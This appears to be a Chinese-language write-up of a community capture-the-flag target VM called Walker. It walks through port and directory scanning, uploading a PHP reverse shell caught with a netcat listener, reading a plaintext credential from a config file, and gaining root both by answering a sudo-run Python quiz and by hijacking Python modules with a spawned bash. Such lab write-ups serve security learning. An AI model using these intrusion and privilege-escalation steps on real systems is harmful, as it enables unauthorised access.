群友靶机-Walker

信息收集


```
┌──(kali㉿kali)-[~/Desktop/walker]
└─$ sudo nmap -p- --min-rate 5000  10.0.2.5 -oA ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 02:06 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00025s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3B:EB:09 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds
```


```
┌──(kali㉿kali)-[~/Desktop/walker]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5 -x php,html,txt,zip,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.5
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt,zip,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 273]
/.html                (Status: 403) [Size: 273]
/index.html           (Status: 200) [Size: 19136]
/assets               (Status: 301) [Size: 305] [--> http://10.0.2.5/assets/]
```

```
/.php                (Status: 403) [Size: 273]
/.html               (Status: 403) [Size: 273]
/server-status       (Status: 403) [Size: 273]
/webwalk             (Status: 301) [Size: 306] [--> http://10.0.2.5/webwalk/]
Progress: 1323360 / 1323366 (100.00%)
===============================================================
Finished
===============================================================
```

发现webwalk



上传webshell试试



```
n Time:      2025-09-18 02:12:30
get File:    /var/www/html/webwalk/tmp/php-reverse-shell.php
 Checksum:   5c9174a56f8a3c9faefbda1848d6fa52
natures:     411

IMAL        HEXADECIMAL     DESCRIPTION
-----------------------------------------------------------------------------
            0x46            Copyright string: "Copyright (C) 2007 pentestmonkey@pentestmonkey.net"
```

直接是在 `webwalk` 下面的 尝试链接

```
┌──(kali㉿kali)-[~/Desktop/walker]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

```
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.5] 47320
Linux walker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
GNU/Linux
 02:13:23 up 7 min,  0 users,  load average: 1.82, 1.87, 0.85
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

web目录下面发现一组凭证

```
www-data@walker:/var/www/html/webwalk/tmp/.config/binwalk/config$ cat
extract.conf
<ebwalk/tmp/.config/binwalk/config$ cat extract.conf
walk:walkwalkwalk
```

成功登录

```
www-data@walker:/var/www/html/webwalk/tmp/.config/binwalk/config$ su walk
su walk
Password: walkwalkwalk

walk@walker:/var/www/html/webwalk/tmp/.config/binwalk/config$ sudo -l
sudo -l
Matching Defaults entries for walk on walker:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User walk may run the following commands on walker:
    (ALL) NOPASSWD: /usr/bin/python3 /home/walk/calc.py
```

执行一下发现是算术题

```
walk@walker:~$ sudo /usr/bin/python3 /home/walk/calc.py
sudo /usr/bin/python3 /home/walk/calc.py
Solve 100 math questions. Get 80 correct to reveal the password!

13 + 18 = 31
31
```

```
Correct! Total correct: 1/100

17 + 17 = 34
34
Correct! Total correct: 2/100
```

区区100个 抢首杀 直接做

```
... ...
IX + XII = 21
Correct! Total correct: 73/100

XIII + I = 14
Correct! Total correct: 74/100

XI + II = 13
Correct! Total correct: 75/100

two + seven = 9
Correct! Total correct: 76/100

XVIII + XVIII = 36
Correct! Total correct: 77/100

XV + XX = 35
Correct! Total correct: 78/100

X + XII = 22
Correct! Total correct: 79/100

seventeen + five = 22
Correct! Total correct: 80/100

1 + 6 = 7
Correct! Total correct: 81/100

III + XI = 14
Correct! Total correct: 82/100

five + eleven = 12
Wrong! The answer is 16

XIII + X = 23
Correct! Total correct: 83/100
```

```
Congratulations! You got 83/100 correct. The password is: MySecret123

walk@walker:~$ su root
Password:
root@walker:/home/walk# id
uid=0(root) gid=0(root) groups=0(root)
```

后面发现也有别的方法 仅供参考

```
walk@walker:~$ echo "import os; os.system('/bin/bash')" > random.py
walk@walker:~$ echo "import os; os.system('/bin/bash')" > os.py
walk@walker:~$ sudo /usr/bin/python3 /home/walk/calc.py
root@walker:/home/walk#
```

结束